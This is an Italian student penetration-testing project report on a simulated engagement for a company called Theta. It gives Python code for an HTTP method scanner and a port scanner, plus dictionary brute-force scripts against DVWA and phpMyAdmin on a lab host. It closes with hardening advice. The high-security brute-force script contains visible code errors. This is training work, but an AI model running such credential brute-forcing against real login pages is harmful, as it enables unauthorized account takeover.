

Progetto Build Week 1

Schema di rete, scan di metodi HTTP, scan di porte, attacco a dizionario

Vincenzo Colletta

Alessio Di Biagio

Alex Doddis

Francesco Fuschetto

Andrea Macchi

Davide Marigliano

Alessandro Morabito

20 Ottobre 2023

Epicode

1. Introduzione
2. Schema di rete
3. Scansione metodi HTTP
4. Scansione porte
5. Attacco a dizionario DVWA sicurezza 'low'
6. Attacco a dizionario phpMyAdmin
7. Attacco a dizionario DVWA sicurezza 'high'
8. Vulnerabilità rilevate e suggerimenti

La traccia del progetto simulava l'ingaggio da parte della compagnia *Theta* la quale ci richiedeva nel seguente ordine di:

- progettare della rete;
- eseguire una scansione dei metodi HTTP su application server e web server;
- eseguire una scansione delle porte e dei relativi servizi;
- valutare della robustezza (contro attacchi a dizionario) delle pagine */dvwa/vulnerabilities/brute/* e */phpMyAdmin/index.php*;
- scrivere una relazione finale con i risultati e consigli per migliorare la sicurezza.

Schema di rete

Abbiamo creato ambienti separati per la costruzione della nostra rete:

- DMZ (comprendente server HTTP, SMTP e POP3/IMAP) protetta dall'esterno da un WAF;
- server room (comprendente APP SERVER, DNS e NAS);
- rete interna controllata tramite Firewall dinamico verso l'esterno, IPS verso la DMZ, IDS verso server room, e suddivisa in VLAN. Gli switch al suo interno sono stati configurati per garantire privilegi di accesso.




Figura 1: SCHEMA DI RETE

Scansione metodi HTTP

Abbiamo utilizzato la libreria *requests* per effettuare richieste verso il server, e *argparse* per inserire i dati richiesti direttamente da riga di comando.

Il codice è strutturato in maniera tale da effettuare una richiesta prima a *phpMyAdmin* e poi a *DVWA* utilizzando il metodo *OPTIONS* per verificare i metodi permessi sulle pagine.

```
(francesco@kali) - [~/Desktop/BW]
$ python Metodi.py 192.168.1.64
PHPMYADMIN
GET,HEAD,POST,OPTIONS,TRACE

DVWA
GET,HEAD,POST,OPTIONS,TRACE

(francesco@kali) - [~/Desktop/BW]
```

Figura 2: RISULTATO

```
1 import requests
2 # arguments from command line
3 import argparse
4
5 parser = argparse.ArgumentParser()
6 parser.add_argument('target_ip')
7 parser.add_argument('-p', '--port')
8 parser.add_argument('-P', '--protocol')
9 args = parser.parse_args()
10
11 if (args.protocol == None): args.protocol = 'http'
12 if (args.port == None):
13     args.port = '80'
14     if (args.protocol == 'https'):
15         args.port = '443'
16
17 print("PHPMYADMIN")
18 url = args.protocol + '://' + args.target_ip + ':' + args.port + '/phpMyAdmin/*'
19 req = requests.options(url)
20 print(req.headers['allow'])
21
22 print()
23 print("DVWA")
24 url = args.protocol + '://' + args.target_ip + ':' + args.port + '/dvwa/*'
25 req = requests.options(url)
26 print(req.headers['allow'])
```

Figura 3: CODICE

Scansione porte

Abbiamo utilizzato la libreria *socket* per poter creare un *socket* e, tramite l'inserimento di un range di porte, verificare l'apertura delle stesse ed, eventualmente, i servizi attivi.

```
(francesco@kali)-[~/Desktop/BW]
$ python portscanner.py
Inserisci la porta di partenza: 1
Inserisci la porta di fine: 1024
I seguenti servizi sono attivi su 192.168.1.64:
Porta 21: ftp
Porta 22: ssh
Porta 23: telnet
Porta 25: smtp
Porta 80: http
Porta 111: sunrpc
Porta 139: netbios-ssn
Porta 445: microsoft-ds
Porta 512: exec
Porta 513: login
Porta 514: shell
```

Figura 4: RISULTATO

```
1 import socket
2
3 # funzione per eseguire la scansione di una singola porta su un host specifico
4 def port_scan(host, port):
5     try:
6         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Creazione del socket
7         sock.settimeout(1) # Impostazione del timeout di connessione a 1 secondo
8         result = sock.connect_ex((host, port)) # Tentativo di connessione alla porta specificata
9         if result == 0: # Se la connessione ha successo, la porta è aperta
10             return True
11         else:
12             return False
13     except Exception as e:
14         print(f"Si è verificato un errore durante la scansione della porta {port}: {e}")
15         return False
16
17 # Funzione per verificare i servizi attivi su una lista di porte
18 def check_services(host, ports):
19     open_ports = [] # Lista delle porte aperte
20     services = {} # Dizionario che mappa le porte ai relativi servizi
21     for port in ports:
22         if port_scan(host, port): # Se la porta è aperta, aggiungi alla lista delle porte aperte
23             open_ports.append(port)
24         try:
25             service = socket.getservbyport(port) # Ottieni il nome del servizio associato alla porta
26             services[port] = service # Aggiungi il servizio al dizionario dei servizi
27         except:
28             services[port] = "Servizio sconosciuto" # Se il servizio non è noto, inserisci "Servizio sconosciuto"
29     return services # Restituisci la lista delle porte aperte e il dizionario dei servizi
30
31 if __name__ == "__main__":
32     #host = input("Inserisci l'indirizzo IP o il nome host da scansionare: ") # Input dell'host da scansionare
33     host = "192.168.1.64"
34     start_port = int(input("Inserisci la porta di partenza: ")) # Input della porta di partenza
35     end_port = int(input("Inserisci la porta di fine: ")) # Input della porta di fine
36     ports = range(start_port, end_port+1) # Genera una sequenza di porte da partenza a fine
37
38     services = check_services(host, ports) # Esegue la scansione dei servizi attivi sulle porte specificate
39
40     if services: # Se ci sono porte aperte, stampa i relativi servizi
41         print(f"I seguenti servizi sono attivi su {host}:")
42         for port in services.keys():
43             print(f"Porta {port}: {services[port]}")
44     else: # Se non ci sono porte aperte, stampa un messaggio appropriato
45         print(f"Nessun servizio attivo rilevato su {host} nella gamma di porte scansionata.")
46
```

Figura 5: CODICE

Attacco a dizionario DVWA sicurezza 'low'

Per effettuare l'attacco al server DVWA abbiamo impostato il codice in modo tale che contenesse un ID di sessione con livello di sicurezza definito. Una volta create e riempite due liste, la prima con nomi utenti, la seconda con password, abbiamo composto URL comprensivi di tutte le combinazioni username-password e abbiamo lanciato l'attacco.

```
(francesco@kali) - [~/Desktop/BW]
$ python BruteForceLow.py
username=admin,password=password

(francesco@kali) - [~/Desktop/BW]
$
```

Figura 6: RISULTATO

```
1 import requests
2
3
4 cookies = {'PHPSESSID' : '418133df242dfe8d99f4b7af60ebd9a0', 'security' : 'low'}
5
6
7 nome_utente = []
8 passwords = []
9
10 with open('usernames.txt','r') as username :
11     nome_utente = username.read().splitlines()
12
13 with open('passwords.txt','r') as password :
14     passwords = password.read().splitlines()
15     #print("nome_utente", nome_utente)
16     #print("password", passwords)
17
18     for n in nome_utente:
19         for p in passwords:
20
21             url = ''
22             url += 'http://192.168.1.64/dvwa/vulnerabilities/brute/?'
23             url += 'username=' + n
24             url += '&password=' + p
25             url += '&Login=Login'
26
27             req = requests.get(url, cookies=cookies)
28
29
30             #print(req.status_code)
31
32             #print(req.url)
33
34             if (b'incorrect' not in req.content):
35                 print('username=' + n + ',&password=' + p)
36
```

Figura 7: CODICE

Attacco a dizionario phpMyAdmin

In maniera analoga al metodo sopra descritto siamo riusciti a penetrare la pagina di accesso di *phpMyAdmin* trovando la combinazione username-password di un utente da noi aggiunto nel database. In questo caso non abbiamo dovuto utilizzare i cookie di sessione.




Figura 8: RISULTATO

```
1 import requests
2 #import argparse
3
4 #parser = argparse.ArgumentParser()
5 #parser.add_argument('target_ip')
6 #parser.add_argument('-pw', '--passwords_file')
7 #parser.add_argument('-us', '--users_file')
8 #args = parser.parse_args()
9
10 #if (args.users_file == None): args.users_file = 'usernames.txt'
11 #if (args.passwords_file == None): args.passwords_file = 'passwords.txt'
12
13 nome_utente = []
14 passwords = []
15
16 with open('usernames.txt','r') as username :
17     nome_utente = username.read().splitlines()
18
19 with open('passwords.txt','r') as password :
20     passwords = password.read().splitlines()
21     #print("nome_utente", nome_utente)
22     #print("password", passwords)
23
24 url = 'http://192.168.1.64/phpMyAdmin/index.php'
25 #url = url.split('?')[0]
26
27 #print (users)
28
29 #token = requests.get(url).text.split('name="token"')[1].split('"')[1]
30
31 for n in nome_utente:
32     for p in passwords:
33         data = {
34             'pma_username': n,
35             'pma_password': p,
36             #'token': token,
37         }
38
39         login = requests.post(url, data=data)
40         if ('denied' not in login.text):
41             print(n, p)
42
```

Figura 9: CODICE

Attacco a dizionario DVWA sicurezza 'high'

Per effettuare l'attacco al server DVWA con livello di sicurezza alto abbiamo dovuto ovviare al ritardo delle risposte (`sleep(3)`). Per farlo, abbiamo creato un dizionario che associa tutti le possibili combinazione username-password a un cookie diverso. Le richieste sono state effettuate in maniera asincrona, riducendo notevolmente il tempo per ottenere il risultato.

```
(francesco@kali)~[~/Desktop/BW]
$ python BruteForceHighVelocissimo.py
105 http://192.168.1.64/dvwa/vulnerabilities/brute/?username=admin&password=password&login=Login
admin password
54.6348078250885
73.04024863243103

(francesco@kali)~[~/Desktop/BW]
$
```

Figura 10: RISULTATO

```
1 # asynchronous requests
2 import asyncio
3 # multiple arguments to asyncio
4 import functools
5 # requests to get new PHPSESSID
6 import requests
7 # exit program when combination found
8 # DOES NOT WORK
9 from sys import exit
10 # measure how long it takes to complete the program
11 from time import time
12
13 users = [] #lista
14 passwords = [] #lista
15
16 with open('usersnames.txt', 'r') as users_file:
17     users = users_file.read().splitlines()
18
19 with open('passwords.txt', 'r') as passwords_file:
20     passwords = passwords_file.read().splitlines()
21
22 url_cookies = {}
23
24 count = 0
25
26 for n in users:
27     for p in passwords:
28         url =
29         url += 'http://192.168.1.64/dvwa/vulnerabilities/brute/'
30         url += 'username=' + n
31         url += 'password=' + p
32         url += 'login=login'
33         url_cookies[url] = {}
34
35 futures = []
36 responses = []
37
38 starting_time = 0
39
40
41 def get_dvwa_cookies():
42     dvwa_login = {'username': 'admin', 'password': 'password', 'login': 'login'}
43     for url in url_cookies.keys():
44         with requests.Session() as session:
45             with session.post('http://192.168.1.64/dvwa/login.php', data=dvwa_login) as req:
46                 url_cookies[url] = session.cookies.get_dict()
47
48 async def main():
49     global loop, count
50
51     for url in url_cookies.keys():
52         futures.append(loop.run_in_executor(None, functools.partial(requests.get, url, cookies=url_cookies[url])))
53
54     for future in futures:
55         response = await future
56         responses.append(await future)
57         count += 1
58         if ('b' in response.content):
59             print(count)
60             print(response.url)
61             print(response.url.split('username')[1].split('password')[1].split('login')[1])
62             print(time() - starting_time)
63             # non funziona perché ci sono ancora processi in esecuzione
64             #quit()
65
66 if (__name__ == '__main__'):
67     get_dvwa_cookies()
68     starting_time = time()
69     loop = asyncio.get_event_loop()
70     loop.run_until_complete(main())
71     print(time() - starting_time)
72     #print([page.url for page in responses])
73
```

Figura 11: CODICE

Vulnerabilità rilevate e suggerimenti

Vulnerabilità:

- credenziali poco robuste e molto comuni;
- limitata identificazione dell'origine delle richieste;
- eccesso di servizi attivi.

Suggerimenti:

- formazione adeguata del personale;
- introdurre requisiti più complessi per le credenziali;
- introdurre metodi di identificazione dell'origine delle richieste non limitandosi ad analizzare i cookie;
- disattivazione servizi inutilizzati;
- utilizzo sistemi RBAC;
- controllo degli accessi tramite accounting;
- introduzione sistema di autenticazione multifattoriale.